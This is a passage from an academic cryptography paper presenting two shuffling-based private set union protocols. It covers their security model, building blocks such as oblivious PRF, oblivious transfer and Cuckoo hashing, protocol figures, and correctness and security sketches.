Finally, we remark that in a concurrent and independent work, Garimella et al. [10] improve the results in [19] by a factor of 2 - 2.5× also by leveraging shuffling technique. Similar to that in [19], polynomial representation is also used for receiver's set in [10]; the difference is that, repeated polynomial interpolations can be avoided in [10], leading to better performance than that in [19]. However, we note that in our work the polynomial interpolations can be *entirely* avoided; thus we can obtain even better performance than that in [10].

[7] If there is an item mapped to an entry of Bloom Filter, the entry will be filled with a bit 0, otherwise, with a bit 1.

2 Preliminaries

Notation. We denote by κ and λ the computational and statistical security parameters, respectively. We use $[m]$ to denote the set $\{1,2,\cdots,m\}$, and $X = \{x_1,\cdots,x_n\}$ to denote a set with size $|X| = n$. Given a permutation π on n items, we use $\pi(X)$ to denote the set $\{x_{\pi(1)},x_{\pi(2)},\cdots,x_{\pi(n)}\}$.

2.1 Security Model

Our PSU protocol involves two parties, and we follow the static semi-honest security definition in [20] for secure two-party computation in this work.

Static Semi-Honest Security. There are two parties denoted by P_0 and P_1. Let $f_i(X,Y)$ be the output for P_i in the ideal functionality $\mathcal{F}$ and $f(X,Y) = (f_0(X,Y), f_1(X,Y))$ be the joint output. Let the view of P_i during an execution of Π on inputs (X,Y) be $\mathsf{view}_i^{\Pi}(X,Y)$ that consists of the input X or Y, the contents of P_i's internal random tape and the messages received during the execution. Similarly, $\mathsf{output}_i^{\Pi}(X,Y)$ is the output of P_i during an execution of Π on inputs (X,Y) and can be computed from the Π's view. And the joint output of both parties is $\mathsf{output}^{\Pi}(X,Y) = (\mathsf{output}_0^{\Pi}(X,Y), \mathsf{output}_1^{\Pi}(X,Y))$.

Definition 2.1. *A protocol Π securely computes $\mathcal{F}$ against static semi-honest adversaries if there exist probabilistic polynomial-time (PPT) algorithms Sim_0 and Sim_1 such that*

$$(\mathsf{Sim}_0(X, f_0(X,Y)), f(X,Y)) \stackrel{c}{\equiv} (\mathsf{view}_0^{\Pi}(X,Y), \mathsf{output}^{\Pi}(X,Y)),$$
$$(\mathsf{Sim}_1(Y, f_1(X,Y)), f(X,Y)) \stackrel{c}{\equiv} (\mathsf{view}_1^{\Pi}(X,Y), \mathsf{output}^{\Pi}(X,Y)).$$

PSU Functionality. The ideal functionality for PSU, denoted as $\mathcal{F}_{\mathsf{PSU}}^{n_1,n_2}$, is shown in Figure 7 (except for the text marked in blue). This functionality allows two players, the sender and the receiver, who hold private datasets with size n_1 and n_2, respectively, to compute the union of the both input datasets. Note that our formulation of PSU functionality is identical to that in [19], and we allow only the receiver, not the sender, to obtain the union of the two input sets.

We remark that, in this formulation, based on the obtained output, the receiver can easily calculate the size of the intersection of the two input sets. However, the receiver is not allowed to learn any additional information about the data items in the intersection. On the other hand, the sender is not allowed to learn any information about the union or the intersection of the two private input sets.

With the goal of investigating PSU design comprehensive, we further consider a natural relaxation of the ideal PSU functionality, by allowing the sender to learn the size of the intersection; as mentioned above, the receiver by default, is allowed to obtain the intersection size. We denote the relaxed ideal functionality as $\mathcal{F}_{\mathsf{PSU}^*}^{n_1,n_2}$; we also show it in Figure 7 while the difference from $\mathcal{F}_{\mathsf{PSU}}^{n_1,n_2}$ is marked in blue.

Functionality $\mathcal{F}_{\mathsf{PSU}}^{n_1,n_2}$ / $\mathcal{F}_{\mathsf{PSU}^*}^{n_1,n_2}$

Parameters:

- Set size for sender $\mathcal{S}$ is n_1, set size for receiver $\mathcal{R}$ is n_2;
- Maximum length of all elements is ℓ.

Functionality:

1. Wait for input $X = \{x_1,\cdots,x_{n_1}\}$ from $\mathcal{S}$, abort if $|X| \neq n_1$ or $\exists\ x_i \in X$ such that $|x_i| > \ell$;
2. Wait for input $Y = \{y_1,\cdots,y_{n_2}\}$ from $\mathcal{R}$, abort if $|Y| \neq n_2$ or $\exists\ y_i \in Y$ such that $|y_i| > \ell$;
3. Give output $|X \cap Y|$ to $\mathcal{S}$, and give output $X \cup Y$ to $\mathcal{R}$, then $\mathcal{R}$ can compute $|X \cap Y| = n_1 + n_2 - |X \cup Y|$.

Figure 7: Ideal Functionalities for PSU (The difference is marked in blue).

2.2 Building Blocks

We briefly recollect the main cryptographic tools, including Permute + Share, multi-point Oblivious PRF, 1-out-of-2 Oblivious Transfer, simple hashing and Cuckoo hashing.

Permute + Share. The Permute + Share functionality $\mathcal{F}_{\mathsf{PS}}$ is defined by Chase et al. in [5]. There are two parties P_0 and P_1 in this functionality, where P_0 possesses a set $X = \{x_1,\cdots,x_n\}$ of size n and P_1 picks a permutation π on n elements. The goal of $\mathcal{F}_{\mathsf{PS}}$ is to let P_0 learn the shares $\{s_{\pi(1)},s_{\pi(2)},\cdots,s_{\pi(n)}\}$ and P_1 learn nothing but the other shares $\{x_{\pi(1)} \oplus s_{\pi(1)}, x_{\pi(2)} \oplus s_{\pi(2)},\cdots,x_{\pi(n)} \oplus s_{\pi(n)}\}$. As mentioned in [5], some earlier works [13, 22] can also be used for securely realizing $\mathcal{F}_{\mathsf{PS}}$. These solutions all have computation/communication complexity $O(n \log n)$. The functionality $\mathcal{F}_{\mathsf{PS}}$ is shown in Figure 11 in Appendix A.

Multi-Point Oblivious PRF. Oblivious PRF (OPRF) is a protocol involving two parties P_0 and P_1, where P_1 obtains the key of the PRF $F(\cdot,\cdot)$ and P_0 takes as input x and obtains $F(k,x)$. OPRF has been widely used in PSI protocols, and extensive efforts have been made to develop efficient *single-point* OPRF protocols [8, 11, 18, 30]. Most recently, Pinkas et al. [27] proposed for the first time to use *multi-point* OPRF to realize more efficient PSI protocols. Particularly, in a multi-point OPRF, P_0 takes as input $\{x_1,\cdots,x_n\}_{n\geq 1}$ and obtains $\{F(k,x_1),\cdots,F(k,x_n)\}_{n\geq 1}$ while P_1 obtains the PRF key k. Later, Chase et al. [6] designed a more efficient multi-point OPRF with computation complexity $O(n)$ while the computation cost of [27] is $O(n \log^2 n)$. Moreover, the scheme in [6] only involves efficient OT extension and AES operations, rather than the high-degree polynomial interpolation/evaluation over a large field as in [27]. The functionality $\mathcal{F}_{\mathsf{mpOPRF}}$ is shown in Figure 12 in Appendix A.

1-out-of-2 Oblivious Transfer. 1-out-of-2 oblivious transfer (OT) is a two-party protocol, where party P_0 takes as input two strings $\{x_0,x_1\}$, and the other party P_1 chooses a random bit b and obtains nothing other than x_b while P_0 learns noth-

ing about b. The first OT protocol was proposed by Rabin in [36]. And due to the lower bound in [14], all the OT protocols require expensive public-key operations. To improve the performance, Ishai et al. [15] introduced the concept of OT extension that enables us to carry out many OTs based on a small number of basic OTs. The functionality $\mathcal{F}_{\mathsf{OT}}$ is shown in Figure 13 in Appendix A.

Simple Hashing. In the simple hashing scheme, there are γ hash functions $h_1,\cdots,h_\gamma : \{0,1\}^* \to [b]$ used to map n items into b bins $B_1,\cdots,B_b$. An item x will be added into $B_{h_1(x)}, B_{h_2(x)},\cdots,B_{h_\gamma(x)}$, regardless of whether these bins are empty. According to the following inequality [23], the maximum bin size ρ can be set to ensure that no bin will contain more than ρ items except with probability $2^{-\lambda}$ when hashing n items into b bins.

$$\Pr[\exists \text{ bin with } \geq \rho \text{ items}] \leq b\left[\sum_{i=\rho}^{n}\binom{n}{i}\cdot\left(\frac{1}{b}\right)^i\cdot\left(1-\frac{1}{b}\right)^{n-i}\right]$$

Cuckoo Hashing. Cuckoo hashing was introduced by Pagh and Rodler in [26]. In this hashing scheme, there are γ hash functions $h_1,\cdots,h_\gamma$ used to map n items into $b=\varepsilon n$ bins and a stash, and we denote the i-th bin as B_i. Unlike the simple hashing, the Cuckoo hashing can guarantee that there is only one item in each bin, and the approach to avoid collisions is as follows: For an item x, it can be inserted into any empty bin of $B_{h_1(x)}, B_{h_2(x)},\cdots,B_{h_\gamma(x)}$. If there are no empty bins in the k bins, randomly select a bin $B_{h_r(x)}$ in these γ bins, and evict the prior item y in $B_{h_r(x)}$ where $h_r(x)=h_r(y)$ to a new bin $B_{h_i}(y)$ where $i\neq r$. The above procedure is repeated until no more evictions are necessary, or until the number of evictions has reached a threshold. In the latter case, the last item will be put in the stash. According to the empirical analysis in [34], we can adjust the values of γ and ε to reduce the stash size to 0 while achieving a hashing failure probability of 2^{-40}.

3 Private Set Union via Shuffling

In this section, we propose two scalable PSU protocols $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ by leveraging shuffling and Cuckoo hashing techniques. The first protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ realizes $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}}$, which is obtained by *shuffling the receiver's set*. In contrast, the second $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ realizes $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}^*}$, which is obtained by *shuffling the sender's set*. To ease the understanding of our main idea, we also present the simplified versions of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ (without using the Cuckoo hashing) denoted by $\hat{\Pi}^{\mathsf{R}}_{\mathsf{PSU}}$ and $\hat{\Pi}^{\mathsf{S}}_{\mathsf{PSU}}$, respectively, in the full version [16].

3.1 Protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$: Shuffling Receiver's Set

The first protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is designed under the framework in Figure 2(a). Our basic idea is to realize the functionality g-RPMT by shuffling the secret shares of the receiver's set. In the following, we first give a brief description of this protocol and then present the details in Figure 8.

We assume that the sender's set is $X=\{x_1,\cdots,x_{n_1}\}$ and the receiver's set is $Y=\{y_1,\cdots,y_{n_2}\}$. Then the protocol proceeds as follows. Firstly, the receiver chooses the parameters of Cuckoo hash table without a stash, including the number of bins $b=\varepsilon\cdot n_2$ and γ hash functions $h_1,\cdots,h_\gamma$. Then she inserts Y into this table and pads each empty bin with a dummy item d. Please refer to Section 2.2 for the details of Cuckoo hashing. After successfully inserting Y into the Cuckoo hash table, the receiver sends the parameters to the sender. Hereafter, we denote by Y_C the Cuckoo hash table filled with Y and $Y_C[i]$ the item in the i-th bin of the table.

Secondly, the two parties invoke $\mathcal{F}_{\mathsf{PS}}$ with inputs Y_C and π randomly chosen by the receiver. After this, the sender and receiver obtain the shares $\{a'_1,a'_2,\cdots,a'_b\}$ and $\{a_1,a_2,\cdots,a_b\}$ respectively, where $a'_i\oplus a_i = Y_C[\pi(i)]$. Further through $\mathcal{F}_{\mathsf{mpOPRF}}$ with $\{a_i\}_{i\in[b]}$ as the input, the sender receives PRF key k and the receiver obtains $\{F(k,a_i)\}_{i\in[b]}$ where $F(k,a_i)\in\{0,1\}^{\ell_2}$.

Next, for each $x_i\in X$, the sender generates a set I_i so that the receiver can test if $x_i\in Y$ via I_i. If not, the receiver can obtain the item x_i. However, we observe that if the sender picks items from X in a special order, then when the receiver obtains a certain item x_i she can obtain extra information about X according to the order[8]. To avoid this leakage, the sender permutes his set X to $\pi'(X)=\{x'_1,\cdots,x'_{n_1}\}$ by a randomly chosen permutation π', and then generates I_i for each item x'_i of $\pi'(X)$ in turn, the details of which are shown below.

Note that for each item $x'_i\in\pi'(X)$, if there is an item $y\in Y$ equal to x'_i, then y must be inserted into one of the positions of Y_C indexed by $\{h_j(x'_i)\}_{j\in[\gamma]}$, according to the property of the Cuckoo hashing. Hence, to test if $x'_i\in Y$, we need only to check if $x'_i\in\{Y_C[h_1(x'_i)],\cdots,Y_C[h_\gamma(x'_i)]\}$. To do so, the sender first uses the permutation π of $\mathcal{F}_{\mathsf{PS}}$ to identify the shares of $Y_C[h_1(x'_i)],\cdots,Y_C[h_\gamma(x'_i)]$ from $\{a'_1,a'_2,\cdots,a'_b\}$, say $\{a'_{q_1},a'_{q_2},\cdots,a'_{q_\gamma}\}$, where $q_j=\pi^{-1}(h_j(x'_i))$ for $j\in[\gamma]$. Then he computes I_i as $I_i=\{F(k,x'_i\oplus a'_{q_1}),\cdots,F(k,x'_i\oplus a'_{q_\gamma})\}$. However, we notice that if there are distinct hash functions, say h_{j_s} and h_{j_t} s.t. $h_{j_s}(x'_i)=h_{j_t}(x'_i)$, then we have $I_i[j_s]=I_i[j_t]$, from which the receiver may learn partial information about x'_i. To overcome this shortcoming, I_i is generated in a slightly different way: $I_i[j_s]$ is computed and recorded in I_i as before, but $I_i[j_t]$ is replaced with a random value $r\xleftarrow{\$}\{0,1\}^{\ell_2}$. In Particular, for each x'_i, the sender initializes a set $I_i=\emptyset$ and a set $Q_i=\emptyset$, where Q_i is used to record the indices of the shares (in $\{a'_1,\cdots,a'_b\}$) that are XORed with x'_i. Then for each $j\in[\gamma]$, the sender computes $q_j=\pi^{-1}(h_j(x'_i))$. If it does not appear before (i.e., $q_j\notin Q_i$), the sender adds it into Q_i and records $F(k,x'_i\oplus a'_{q_j})$ into I_i. Otherwise, the sender randomly chooses

[8] For example, assuming that X consists of the ages of a group people, if the sender picks the items of X in an ascending order and the receiver obtains an item $x=16$ through the third OT, then the receiver can learn that two people in X are under the age of 16.

Protocol $\Pi^{\mathrm{R}}_{\mathsf{PSU}}$ using Cuckoo hashing

Parameters:

- Hash functions $h_1,\cdots,h_\gamma : \{0,1\}^{\ell_1} \to [b]$;
- A Cuckoo hash table based on $h_1,\cdots,h_\gamma$ with $b = \varepsilon \cdot n_2$ bins, stash size $s = 0$;
- Ideal functionalities $\mathcal{F}_{\mathsf{PS}}$, $\mathcal{F}_{\mathsf{OT}}$ and $\mathcal{F}_{\mathsf{mpOPRF}}$ (the underlying PRF is $F(k,\cdot) : \{0,1\}^{\ell_1} \to \{0,1\}^{\ell_2}$);

Inputs:

- Sender $\mathcal{S}$: set $X = \{x_1,\cdots,x_{n_1}\}, x_i \in \{0,1\}^{\ell_1}$;
- Receiver $\mathcal{R}$: set $Y = \{y_1,\cdots,y_{n_2}\}, y_i \in \{0,1\}^{\ell_1}$;

Protocol:

1. $\mathcal{R}$ inserts set Y into the Cuckoo hash table based on $h_1,\cdots,h_\gamma$ as shown in Section 2.2, and adds a dummy item d in each empty bin, then denotes the filled Cuckoo hash table as Y_C and the item in i-th bin as $Y_C[i]$;
2. $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{PS}}$:
   - $\mathcal{R}$ acts as P_0 with input set Y_C, and $\mathcal{S}$ acts as P_1 with a permutation π;
   - $\mathcal{R}$ obtains the shuffled shares $\{a_1,a_2,\cdots,a_b\}$, and $\mathcal{S}$ obtains the other shuffled shares $\{a'_1,a'_2,\cdots,a'_b\}$ where $Y_C[\pi(i)] = a'_i \oplus a_i$;
3. $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{mpOPRF}}$:
   - $\mathcal{R}$ acts as P_0 with her shuffled shares $\{a_i\}_{i\in[b]}$, and obtains the outputs $\{F(k,a_i)\}_{i\in[b]}$;
   - $\mathcal{S}$ obtains the key k;
4. $\mathcal{R}$ initializes set $Z = \emptyset$, $\mathcal{S}$ randomly selects a permutation π', and obtains $\pi'(X) = \{x'_1,x'_2,\cdots,x'_{n_1}\}$;
5. For $i \in [n_1]$:
   - $\mathcal{S}$ initializes sets $Q_i = \emptyset$ and $I_i = \emptyset$;
   - For $j \in [\gamma]$:
     - $\mathcal{S}$ computes $q_j = \pi^{-1}(h_j(x'_i))$;
     - if $q_j \notin Q_i$, $Q_i = Q_i \cup \{q_j\}$, $I_i = I_i \cup \{F(k, x'_i \oplus a'_{q_j})\}$, else, $r \xleftarrow{\$} \{0,1\}^{\ell_2}$ and $I_i = I_i \cup \{r\}$;
   - $\mathcal{S}$ sends I_i to $\mathcal{R}$;
   - $\mathcal{R}$ checks if $\{F(k,a_j)\}_{j\in[b]} \cap I_i \neq \emptyset$. If so, $\mathcal{R}$ sets $b_i = 1$, otherwise, sets $b_i = 0$;
   - $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{OT}}$:
     - $\mathcal{S}$ acts as P_0 with input $\{x'_i, \perp\}$;
     - $\mathcal{R}$ acts as P_1 with input b;
     - if $b_i = 0$, $\mathcal{R}$ obtains x'_i, otherwise, obtains $\perp$;
   - Once receiving x'_i, $\mathcal{R}$ sets $Z = Z \cup \{x'_i\}$;
6. $\mathcal{R}$ outputs $Y \cup Z$;

Figure 8: Protocol $\Pi^{\mathrm{R}}_{\mathsf{PSU}}$ using Cuckoo Hashing.

$r \in \{0,1\}^{\ell_2}$ and records it into I_i. At the end, the sender sends I_i to the receiver. Recall that if $x'_i \in Y$, then there is an item in I_i that belongs to $\{F(k,a_i)\}_{i\in[b]}$.

Finally, upon receiving I_i, the receiver checks if the intersection of I_i and $\{F(k,a_j)\}_{j\in[b]}$ is non-empty. If not, the receiver sets $b_i = 0$ and obtains x_i through $\mathcal{F}_{\mathsf{OT}}$ and adds it to an initially empty set Z, otherwise sets $b_i = 1$ and obtains nothing. At last, the receiver outputs $Y \cup Z$.

Next we first argue that the protocol $\Pi^{\mathrm{R}}_{\mathsf{PSU}}$ in Figure 8 realizes the functionality $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}}$ correctly, and then show it satisfies the security properties.

Correctness. The receiver obtains the Cuckoo hash table Y_C filled with the set Y and dummy items d. Then through $\mathcal{F}_{\mathsf{PS}}$, the receiver obtains the shuffled secret share set $\{a_1,\cdots,a_b\}$ of Y_C and the sender receives the other shares $\{a'_1,\cdots,a'_b\}$, where $a'_i \oplus a_i = Y_C[\pi(i)]$. For an item $x^* \in X$, if $x^* \in Y$, say $x^* = y_i$, then y_i must be inserted into one of the bins of Y_C indexed by $\{h_j(x^*)\}_{j\in[\gamma]}$, and so the share of y_i held by the sender must belong to $\{a'_{q_1},\cdots,a'_{q_\gamma}\}$ where $q_j = \pi^{-1}(h_j(x^*))$ for all $j \in [\gamma]$. Without loss of generality, we assume that the share of y_i is a'_{q_w}, then $x^* \oplus a'_{q_w} = y_i \oplus a'_{q_w} = a_{q_w}$, and thus $F(k, x^* \oplus a'_{q_w}) = F(k, a_{q_w})$. So in this case the intersection of $I^* = \{F(k, x^* \oplus a'_{q_j})\}_{j\in[\gamma]}$ and $\{F(k,a_i)\}_{i\in[b]}$ is non-empty, the receiver sets $b^* = 1$ and receives nothing from $\mathcal{F}_{\mathsf{OT}}$. Otherwise (i.e., $x^* \notin Y$), we have $x^* \oplus a'_{q_j} \neq a_{q_j}$ for all $j \in [\gamma]$. Moreover, for any a_t where $t \in [b] \setminus \{q_j\}_{j\in[\gamma]}$, $x^* \oplus a'_{q_j} \neq a_t$ with an overwhelming probability, as long as the length ℓ_1 of the share is sufficiently large. Thus the intersection of $\{F(k, x^* \oplus a'_{q_j})\}_{j\in[\gamma]}$ and $\{F(k,a_i)\}_{i\in[b]}$ is empty except for a negligible probability, then the receiver will set $b^* = 0$ and receive x^* through $\mathcal{F}_{\mathsf{OT}}$.

We remark that the correctness error comes from the following two types of collisions. Specifically, the first type is incurred by the secret shares, that is, for $x^* \notin Y$ and some $j \in [\gamma]$, $x^* \oplus a'_{q_j} \in \{a_1,\cdots,a_b\}$ holds. The other case is incurred by PRF, that is $F(k, x^* \oplus a'_{q_j}) = F(k,a_t)$ for some $x^* \oplus a'_{q_j} \neq a_t$. To make the correctness hold with an overwhelming probability, we need to ensure the probability of collisions happening is less than $2^{-\lambda}$. To this end, we set both the share length ℓ_1 and the PRF output length ℓ_2 to be at least $\lambda + \log(\varepsilon n_2) + \log(\gamma n_1)$.

Security. Now we proceed to show the semi-honest security of $\Pi^{\mathrm{R}}_{\mathsf{PSU}}$ in the $\{\mathcal{F}_{\mathsf{PS}}, \mathcal{F}_{\mathsf{mpOPRF}}, \mathcal{F}_{\mathsf{OT}}\}$-hybrid model.

Theorem 3.1. *The protocol $\Pi^{\mathrm{R}}_{\mathsf{PSU}}$ presented in Figure 8 securely realizes $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}}$ in the $\{\mathcal{F}_{\mathsf{PS}}, \mathcal{F}_{\mathsf{mpOPRF}}, \mathcal{F}_{\mathsf{OT}}\}$-hybrid model, in the presence of semi-honest adversaries.*

Proof (sketch). We construct $\mathsf{Sim}_{\mathcal{S}}$ and $\mathsf{Sim}_{\mathcal{R}}$ to simulate the views of corrupted sender $\mathcal{S}$ and corrupted receiver $\mathcal{R}$, respectively. Roughly speaking, $\mathsf{Sim}_{\mathcal{S}}$ randomly chooses $\{a'_1,\cdots,a'_b\}$ and a key k as the outputs of $\mathcal{F}_{\mathsf{PS}}$ and $\mathcal{F}_{\mathsf{mpOPRF}}$, and receives the input of $\mathcal{F}_{\mathsf{OT}}$. Then $\mathsf{Sim}_{\mathcal{S}}$

can leverage the simulators of these subroutine functionalities to simulate the view of corrupted sender $\mathcal{S}$. On the other hand, $\mathsf{Sim}_{\mathcal{R}}$ also randomly chooses $\{a_1,\cdots,a_b\}$ and $\{F(k,a_1),\cdots,F(k,a_b)\}$ as the outputs of $\mathcal{F}_{\mathsf{PS}}$ and $\mathcal{F}_{\mathsf{mpOPRF}}$. When constructing $\{I_i\}_{i\in[n_1]}$, $\mathsf{Sim}_{\mathcal{R}}$ needs to simulate that there are $|X\cap Y|$ items in $\{I_i\}_{i\in[n_1]}$ that have an intersection with $\{F(k,a_1),\cdots,F(k,a_b)\}$. Once receiving b_i for $\mathcal{F}_{\mathsf{OT}}$, if $b_i=0$, $\mathsf{Sim}_{\mathcal{R}}$ takes one item from $\{X\cup Y\}-Y$ in random order as the output, otherwise, $\mathsf{Sim}_{\mathcal{R}}$ takes $\perp$ as the output. Likewise, $\mathsf{Sim}_{\mathcal{S}}$ can leverage the simulators of these subroutine functionalities to simulate the remaining view of corrupted receiver $\mathcal{R}$. Due to lack of space, more details of the proof are given in the full version [16]. □

The protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is very scalable for balanced datasets, as demonstrated in Section 4. When considering unbalanced datasets, we observe that it is already considerably efficient for the case that the sender's set size is much larger than the receiver's, but not so friendly for the opposite case. To deal with this case, we propose a second protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ as below.

3.2 Protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$: Shuffling Sender's Set

In contrast to $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, the core idea of designing $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ is to shuffle the sender's set, rather than the receiver's. A brief description is given below and the details are shown in Figure 9.

Similarly, the sender's set and the receiver's set are assumed to be $X=\{x_1,\cdots,x_{n_1}\}$ and $Y=\{y_1,\cdots,y_{n_2}\}$, respectively. Then the protocol works as follows. Firstly, the sender inserts X into the Cuckoo hash table with b bins by using γ hash functions $\{h_1,\cdots,h_\gamma\}$ and fills each empty bin with a dummy item d. After that, the sender sends to the receiver the parameters of the Cuckoo hashing. Then the receiver inserts Y into a simple hash table with b bins by using the same hash functions. In general, when n items are inserted into a simple hash table with m bins using γ hash functions, the maximum bin size is $O(\gamma n/m)$[9] when $n>m\log m$ according to [35]. Therefore, the maximum bin size ρ of simple hash table is $O(\gamma n_2/b)$. For simplicity, we denote by X_C and Y_B the filled Cuckoo hash table and simple hash table, respectively.

Secondly, the sender and the receiver invoke $\mathcal{F}_{\mathsf{PS}}$ with input X_C and a random permutation π, respectively. Then the sender obtains the shuffled secret shares $\{a_1,\cdots,a_b\}$ of X while the receiver obtains other shares $\{a'_1,\cdots,a'_b\}$. Further, by running $\mathcal{F}_{\mathsf{mpOPRF}}$ with the input $\{a_i\}_{i\in[b]}$ the sender obtains $\{F(k,a_i)\}_{i\in[b]}$ and the receiver obtains the PRF key k.

Thirdly, for $i\in[b]$ the receiver generates a set I_i with her i-th share a'_i and sends it to the sender, so that the sender can test if the item of X associated with a'_i belongs to Y. Note that as the receiver selects the permutation π, she knows that a'_i is the share of the $\pi(i)$-th item of X_C, whereas the sender does not know which item of X_C is being tested. Moreover, if $X_C[\pi(i)]\in Y$, then the item in Y equal to $X_C[\pi(i)]$ must be

[9] To be precise, the maximum bin size should be $\Theta(\gamma n/m)$.

$\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ Protocol using Cuckoo hashing

Parameters:

- Hash functions $h_1,\cdots,h_\gamma:\{0,1\}^{\ell_1}\to[b]$;
- A Cuckoo hash table based on $h_1,\cdots,h_\gamma$, with $b=\varepsilon\cdot n_1$ bins, stash size $s=0$;
- A simple hash table based on $h_1,\cdots,h_\gamma$, with $b=\varepsilon\cdot n_1$ bins and bin size ρ, where $\rho=O(\gamma n_2/b)$;
- Ideal functionalities $\mathcal{F}_{\mathsf{PS}}$ and $\mathcal{F}_{\mathsf{mpOPRF}}$ (the underlying PRF is $F(k,\cdot):\{0,1\}^{\ell_1}\to\{0,1\}^{\ell_2}$);

Inputs:

- Sender $\mathcal{S}$: set $X=\{x_1,\cdots,x_{n_1}\},x_i\in\{0,1\}^{\ell_1}$;
- Receiver $\mathcal{R}$: set $Y=\{y_1,\cdots,y_{n_2}\},y_i\in\{0,1\}^{\ell_1}$;

Protocol:

1. $\mathcal{S}$ inserts set X into the Cuckoo hash table, and fills empty bins with the dummy item d, then denotes the filled Cuckoo hash table as X_C and the item in i-th bin as $X_C[i]$; $\mathcal{R}$ inserts set Y into the simple hash table, and deletes the duplicates in each bin, then denotes the set of items in the i-th bin as $Y_B[i]$;
2. $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{PS}}$:
   - $\mathcal{S}$ acts as P_0 with input set X_C, and $\mathcal{R}$ acts as P_1 with a permutation π;
   - $\mathcal{S}$ obtains the shuffled shares $\{a_1,a_2,\cdots,a_b\}$, $\mathcal{R}$ obtains the another shuffled shares $\{a'_1,a'_2,\cdots,a'_b\}$ where $X_C[\pi(i)]=a'_i\oplus a_i$;
3. $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{mpOPRF}}$:
   - $\mathcal{S}$ acts as P_0 with his shuffled shares $\{a_i\}_{i\in[b]}$, and obtains the outputs $\{F(k,a_i)\}_{i\in[b]}$;
   - $\mathcal{R}$ obtains the key k;
4. $\mathcal{R}$ initializes a set $Z=\emptyset$, $\mathcal{S}$ initializes a string $U=0^b$;
5. For $i\in[b]$:
   - $\mathcal{R}$ initializes a set $I_i=\emptyset$;
   - For each $y_j\in Y_B[\pi(i)]$, $\mathcal{R}$ adds $F(k,y_j\oplus a'_i)$ to I_i;
   - $\mathcal{R}$ pads I_i up to bin size ρ by different $r\xleftarrow{\$}\{0,1\}^{\ell_2}$, and sends I_i to $\mathcal{S}$;
   - $\mathcal{S}$ checks if $F(k,a_i)$ is in I_i, if not, $\mathcal{S}$ sets $U[i]=1$, otherwise, sets $U[i]=0$;
6. $\mathcal{S}$ and $\mathcal{R}$ invoke the ideal functionality $\mathcal{F}_{\mathsf{PS}}$:
   - $\mathcal{R}$ acts as P_0 with input set $\{a'_i\}_{i\in[b]}$, and $\mathcal{S}$ acts as P_1 with a random permutation π';
   - $\mathcal{S}$ and $\mathcal{R}$ obtains the shuffled share sets $\{s^1_1,s^1_2,\cdots,s^1_b\}$ and $\{s^2_1,s^2_2,\cdots,s^2_b\}$ respectively, where $s^1_i\oplus s^2_i=a'_{\pi'(i)}$;
7. For $i\in[b]$:
   - If $U[\pi'(i)]=1$, $\mathcal{S}$ sets $z_i=a_{\pi'(i)}\oplus s^1_i$, otherwise, sets $z_i=\perp$, then sends z_i to $\mathcal{R}$;
   - If $z_i\neq\perp$ and $z_i\oplus s^2_i\neq d$, $\mathcal{R}$ sets $Z=Z\cup\{z_i\oplus s^2_i\}$;
8. $\mathcal{R}$ outputs $Y\cup Z$;

Figure 9: Protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ using Cuckoo Hashing.

contained in the $\pi(i)$-th bin of Y_B. So to check if $X_C[\pi(i)] \in Y$, we need only to check if $X_C[\pi(i)] \in Y_B[\pi(i)]$. To do so, the receiver computes the XOR of a'_i and each item in $Y_B[\pi(i)]$, then evaluates PRFs over them, namely $\{F(k, y_j \oplus a'_i)\}_{y_j \in Y_B[\pi(i)]}$, and adds them into set I_i. To further hide from the sender the actual number of items in Y mapped to the bin, the receiver pads I_i with $\rho - |Y_B[\pi(i)]|$ random values from $\{0,1\}^{\ell_2}$ if the number (i.e., $|Y_B[\pi(i)]|$) of items in I_i is less than the maximum bin size ρ. Note that if there is a y_j that is mapped to the bin multiple times using different hash functions, $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ only puts it to the bin once, and thus there are no duplicates in I_i.

Finally, after receiving $I_i \supseteq \{F(k, y_j \oplus a'_i)\}_{y_j \in Y_B[\pi(i)]}$, the sender checks if $F(k, a_i) \in I_i$. If not, the sender sends a_i to the receiver in order for the receiver to obtain $X_C[\pi(i)] = a_i \oplus a'_i$, otherwise sends $\perp$. By this way, however, the receiver will learn that an item belonging to $X \cap Y$ is in the bin $Y_B[\pi(i)]$ if she receives $\perp$, which will leak the information about intersection to the receiver as mentioned in [19]. On the other hand, if the receiver obtains the sender's item, she may learn partial information about the whole sender's set as she knows the position in Cuckoo hash table to which the item is mapped.

